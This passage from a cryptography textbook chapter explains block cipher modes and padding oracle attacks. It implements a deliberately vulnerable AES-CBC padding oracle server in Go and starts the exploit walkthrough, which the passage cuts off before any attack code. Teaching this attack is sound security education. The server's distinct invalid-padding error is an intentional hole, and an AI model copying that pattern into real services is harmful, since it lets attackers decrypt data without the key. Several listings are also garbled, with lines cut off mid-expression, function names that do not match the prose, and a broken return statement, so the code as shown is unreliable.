


Figure 5.9 In CBC mode, decryption also relies on ciphertexts of previous blocks.

We mentioned block cipher modes that approximate the operation of a stream cipher, thereby avoiding the need for

padding. Some of these modes are as follows:

- *Counter mode (CTR)*—Transforms a block cipher into a stream cipher by encrypting successive values of a counter with the block cipher to generate a keystream, which is then XORed with the plaintext to produce the ciphertext. This approach allows parallel processing and random access to encrypted data blocks, making it highly efficient for high-throughput encryption.
- *Cipher feedback mode (CFB)*—Turns a block cipher into a self-synchronizing stream cipher by feeding back part of the previous ciphertext block into the encryption process to generate the keystream. Due to the way it operates, CFB suffers from error propagation. Let's say a video file encrypted with a CFB block cipher is being transmitted. If a bit gets corrupted during transmission, the effect will ripple out to all the subsequent blocks, which will end up decrypting incorrectly.
- *Output feedback mode (OFB)*—Also converts a block cipher into a stream cipher by repeatedly encrypting an IV to produce a keystream, which is then XORed with the plaintext. Unlike CFB, OFB does not use any part of the ciphertext for feedback, making it immune to error propagation.

In this section, we discussed why block ciphers are used: they provide better diffusion than stream ciphers by buffering bytes and encrypting them in blocks. We saw that using blocks introduces several new engineering challenges, such as how to pad plaintexts that do not neatly fit the blocks or ensuring that the same blocks do not always produce the same ciphertext. Now we are ready to tackle some prominent examples of how block ciphers have been exploited.

5.4 Padding oracles and how to attack them

We discussed that padding is an inevitable side effect of using block cipher because the plaintext data will come in various lengths and will not always fit the blocks neatly. A *padding oracle* is a decryption process that allows an attacker to answer this question: Does ciphertext $\times$ result in a decryption with valid padding? The word *oracle* refers to the fact that such a process does not directly divulge anything about the plaintext; from the looks of it, this simple bit of information should not lead to much, but in practice, such information can be exploited to lead to the disastrous consequences of recovery of the original plaintext.

5.4.1 Implementing a padding oracle server

Our padding oracle server will consist of two APIs:

- `GenerateEncryptedTimestamp()` —Returns an encrypted timestamp. The clients are not supposed to be able to see or parse this timestamp. They can only use it as input for the next API.
- `CalculateTimeDifference(...)` —Takes an encrypted timestamp from the first API call as input and returns the time elapsed since it was originally generated.

Crucially, the response of `CalculateTimeDifference(...)` will inform the caller whether the submitted ciphertext decrypted to valid padding. It returns either a successful response or an error indicating what went wrong while processing the ciphertext. The error can indicate whether decryption failed (e.g., maybe due to the submitted message not being encrypted with the right key), whether the ciphertext decrypted correctly but failed padding validation, or if the decrypted plaintext did not have a correctly formatted timestamp. Such API design is pretty common, as error messages help in troubleshooting. In cryptographic code, however, error messages may reveal critical information. As a corollary of the error message about invalid padding, attackers

can learn whether a submitted message decrypted to *valid* padding, making the server a *padding oracle*.

Let's start our example by implementing the PKCS#7 padding scheme: every byte of padding is set to the number of total padding bytes added. Lines 9 to 11 append the padding bytes to the plaintext. If the plaintext neatly fits the block size, an entire padding block is added, with each byte set to block size.

Listing 5.1 impl_padding_oracle.go

```
func PadWithPKCS7(data []byte, blockSize int) ([]byte, error) {
    if blockSize <= 0 {
        return nil, fmt.Errorf("invalid block size")
    }
    if data == nil {
        return nil, fmt.Errorf("input data is nil")
    }

    padding := blockSize - len(data)%blockSize
    padtext := bytes.Repeat([]byte{byte(padding)}, padding)
    return append(data, padtext...), nil
}
```

#1 Append between [1, blockSize] bytes as needed.

Removing the padding is also straightforward, as shown in the next listing. Line 12 looks up the number of padding bytes to

remove, which is then used in line 18 to return the relevant slice of the input byte array.

Listing 5.2 impl_padding_oracle.go

```
func RemovePKCS7Padding(data []byte, blockSize int) ([]byte, error) {
    if blockSize <= 0 {
        return nil, fmt.Errorf("invalid block size")
    }
    if data == nil {
        return nil, fmt.Errorf("input data is nil")
    }
    if len(data)%blockSize != 0 || len(data) == 0 {
        return nil, fmt.Errorf("invalid data length")
    }

    padding := data[len(data)-1]
    i := len(data) - int(padding)
    if i < 0 {
        return nil, fmt.Errorf("invalid padding")
    }

    return data[:i], nil
}
```

We also need to write a function verifying the correct padding for a given plaintext. On line 2, we look at the last byte of data

and then validate that the same value appears in the preceding bytes the expected number of times.

Listing 5.3 impl_padding_oracle.go

```
func IsPKCS7PaddingValid(data []byte) bool {
    padding := int(data[len(data)-1])

    if padding <= 0 || padding > len(data) {
        return false
    }

    for i := 1; i <= padding; i++ {
        if data[len(data)-i] != byte(padding) {
            return false
        }
    }

    return true
}
```

We will implement a server that hands out timestamps encrypted with a block cipher. The clients can send back the encrypted message later, to which the server will respond with an answer specifying how long ago the encrypted message was generated. This setup is shown in figure [5.10](#).

We will use AES as the block cipher to encrypt the timestamp. Our server will have a secret key that it will store as a byte array, as shown in line 2 of the following listing.

Listing 5.4 impl_padding_oracle.go

```
type PaddingOracleServer struct {
    key []byte
}

func NewPaddingOracleServer() (*PaddingOracleServer, error) {
    key := make([]byte, aes.BlockSize)
    if _, err := rand.Read(key); err != nil {
        return nil, fmt.Errorf("can not generate random key")
    }
    oracle := &PaddingOracleServer{
        key,
    }
    return oracle, nil
}
```




Figure 5.10 Attack scenario: the server hands out encrypted timestamps, and clients can send the encrypted timestamp to learn how long ago it was generated.

Listing [5.5](#) shows the implementation of the first API, which will generate and return an encrypted timestamp:

1. We start on line 3 by fetching the current time with `time.Now()` and then storing it in a string following the `UnixDate` format provided by Go's `time` package. The resulting string follows the pattern “Mon Jan _2 15:04:05 MST 2006” and will be our plaintext.
2. Line 5 creates a block cipher object using Go's built-in `aes` package and the secret server key stored in `server.key`.
3. Line 11 generates a random IV that will be used to kick-start our CBC encryption. This IV will be sent to the client along with the ciphertext.
4. Line 15 pads our plaintext with PKCS#7 to prevent block cipher encryption from failing if our plaintext does not neatly fit the block size.
5. Line 20 creates a CBC “encrypter” and initializes it with the IV we just generated.
6. Line 22 encrypts the block using the built-in `CryptBlocks(...)` method provided by Go's AES package.
7. Line 23 prepends the IV to the ciphertext. The IV is sent in the clear along with the ciphertext. It is, therefore, not a secret.

When the ciphertext needs to be decrypted (during the second API call), the server will extract the prepended IV for restarting the CBC chain.

Listing 5.5 impl_padding_oracle.go

```
func (server *PaddingOracleServer) GenerateEncryption(plaintext []byte, error) {
    plaintext := []byte(time.Now().Format(time.Unix
    // ...

    blockCipher, err := aes.NewCipher(server.key)
    if err != nil {
        return nil, err
    }

    iv := make([]byte, aes.BlockSize)
    if _, err := rand.Read(iv); err != nil { // #2
        return nil, fmt.Errorf("can not generate random iv")
    }

    paddedPlaintext, err := PadWithPKCS7(plaintext, aes.BlockSize)
    if err != nil {
        return nil, err
    }

    cbcMode := cipher.NewCBCEncrypter(blockCipher, iv)
    ciphertext := make([]byte, len(paddedPlaintext))
    cbcMode.CryptBlocks(ciphertext, paddedPlaintext)
    ciphertext = append(iv, ciphertext...)
}
```

```
    return ciphertext, nil
}
```

#1 Uses the current time as plaintext

#2 Generates a random IV for CBC

#3 Pads the plaintext to the appropriate block size

Listing [5.6](#) shows the implementation of our second API. The server tries to decrypt the incoming ciphertext and parse it into a timestamp object on line 2 by calling a private method

`decryptMessageAndParseTimestamp( ... )`, which we have not defined yet. If the decryption fails, the error is propagated back to the client on line 5. Line 8 then calculates the difference between the parsed timestamp and current time and returns the delta in the following statement.

Listing 5.6 impl_padding_oracle.go

```
func (server *PaddingOracleServer) CalculateTimeElapse(
    byte) (*time.Duration, error) {
    timestamp, err := server.decryptMessageAndParseTimestamp(...)
    if err != nil {
        return nil, err
    }

    delta := time.Since(*timestamp)
    return &delta, nil
}
```

Listing [5.7](#) shows the implementation for the

`decryptMessageAndParseTimestamp(...)` method that we call in the previous listing. We start by initializing the AES block cipher with our server's secret key on line 3. The next step is to extract the prepended IV on lines 8 to 9. The extracted IV is used to perform CBC decryption on lines 11 to 13. After decryption, we have recovered the padded plaintext. We verify whether the PKCS#7 padding is correct on line 15 and return

`InvalidPaddingError` if that's not the case.

Listing 5.7 impl_padding_oracle.go

```
func (server *PaddingOracleServer) decryptMessage(
    ciphertext []byte) (*time.Time, error) {
    blockCipher, err := aes.NewCipher(server.key)
    if err != nil {
        return nil, err
    }

    iv := ciphertext[:aes.BlockSize]
    ciphertext = ciphertext[aes.BlockSize:]

    cbcMode := cipher.NewCBCDecrypter(blockCipher,
        paddedPlaintext := make([]byte, len(ciphertext))
    cbcMode.CryptBlocks(paddedPlaintext, ciphertext)

    if !IsPKCS7PaddingValid(paddedPlaintext) {
        return nil, &InvalidPaddingError{ #1
            Message: "invalid padding",
        }
    }

    plaintext, err := RemovePKCS7Padding(paddedPlaintext)
    if err != nil {
        return nil, err
    }

    timestamp, err := time.Parse(time.UnixDate, string(plaintext))
```



```
    if err != nil {  
        return nil, &InvalidTimeError{  
            Message: fmt.Sprintf("time format validation failed: %v", err)  
        }  
    }  
  
    return *tamp, nil  
}
```

#1 Information disclosure: Reveals whether the decrypted plaintext was padded correctly

When we return an `InvalidPaddingError` on line 16 of listing [5.7](#), we are essentially disclosing a crucial piece of information: whether the decrypted plaintext had correct padding. In the upcoming section on exploiting this vulnerability, we'll see how this simple yes/no answer alone is sufficient for an attacker to decrypt the original timestamp without ever having access to the server's secret key!

Essentially, because of this error, the server acts as a padding oracle: that is, an attacker cannot ask the server to decrypt the plaintext but can learn whether a given ciphertext decrypts to a plaintext with correct padding. By returning an error, the server acts as an oracle to answer the question: Does this ciphertext correspond to a plaintext with correct padding?

However, before we exploit our padding oracle server, let's write a test for the happy path, as shown in listing [5.8](#). We generate an encrypted timestamp, print the ciphertext, and then send it back to the server to calculate the time difference. Listing [5.9](#) shows the output after executing the test with `make impl_padding_oracle` in the accompanying code repo. It took roughly one-tenth of a second between the first and second API calls.

Listing 5.8 impl_padding_oracle_test.go

```
func TestPaddingOracleServer(t *testing.T) {
    server, err := NewPaddingOracleServer()
    if err != nil {
        t.Fatalf("error creating padding oracle server")
    }

    ciphertext, err := server.GenerateEncryptedTime
    if err != nil {
        t.Fatalf("error generating encrypted message")
    }

    t.Logf("ciphertext: %s\n", hex.EncodeToString(c

    difference, err := server.CalculateTimeDifferen
    if err != nil {
        t.Fatalf("error processing encrypted timestar
    }

    t.Logf("time difference: %s\n", difference)
}
```

Listing 5.9 Unit test (partial) output for `make impl_padding_oracle`

```
...  
=== RUN    TestPaddingOracleServer  
    impl_padding_oracle_test.go:88: ciphertext: 9  
    impl_padding_oracle_test.go:95: time differer  
--- PASS: TestPaddingOracleServer (0.00s)  
...  
◀────────────────────────────────────────────────────────────────────────────────▶
```

5.4.2 Exploiting a padding oracle

We implemented a padding oracle server in the last section. We can send a CBC-encrypted ciphertext to the server and learn whether it decrypts to a plaintext with valid padding. When we use CBC, each plaintext block is XORed with the ciphertext of the previous block. To simplify our discussion, let's look at CBC decryption of two consecutive blocks in the chain in figure [5.11](#). First we decrypt the ciphertext using the block cipher to obtain an *intermediate* value, which is then XORed with the ciphertext of the preceding block (or the IV, in the case of the first block) to obtain the original plaintext. This intermediate value is an internal implementation detail for the server and should never be visible to the client.




Figure 5.11 Decryption of two consecutive blocks using CBC

If we denote the intermediate value with I_n , the plaintext with P_n , and the preceding ciphertext block with C_{n-1} , we end up with the following equation:

Equation 5.1

$$\begin{aligned} I_n &= \text{Decrypt}_{\text{Key}}(C_n) \\ P_n &= C_{n-1} \oplus I_n \end{aligned}$$

As attackers, we want to find the value of P_N in equation [5.1](#). We do not know the value of I_N , but we do control C_{n-1} (by being able to submit various plaintexts to the server for decryption). What happens when we modify the last byte of C_{n-1} ? Let's denote the last bytes of C_{n-1} , I_n , and P_n with X_1 , Y_1 , and Z_1 , respectively, as shown in figure [5.12](#). Y_1 stays constant, but we as keep modifying x_1 , we get different results for z_1 .




Figure 5.12 We brute-force the last byte of C_{n-1} until it results in `0x01` in the last byte of plaintext.

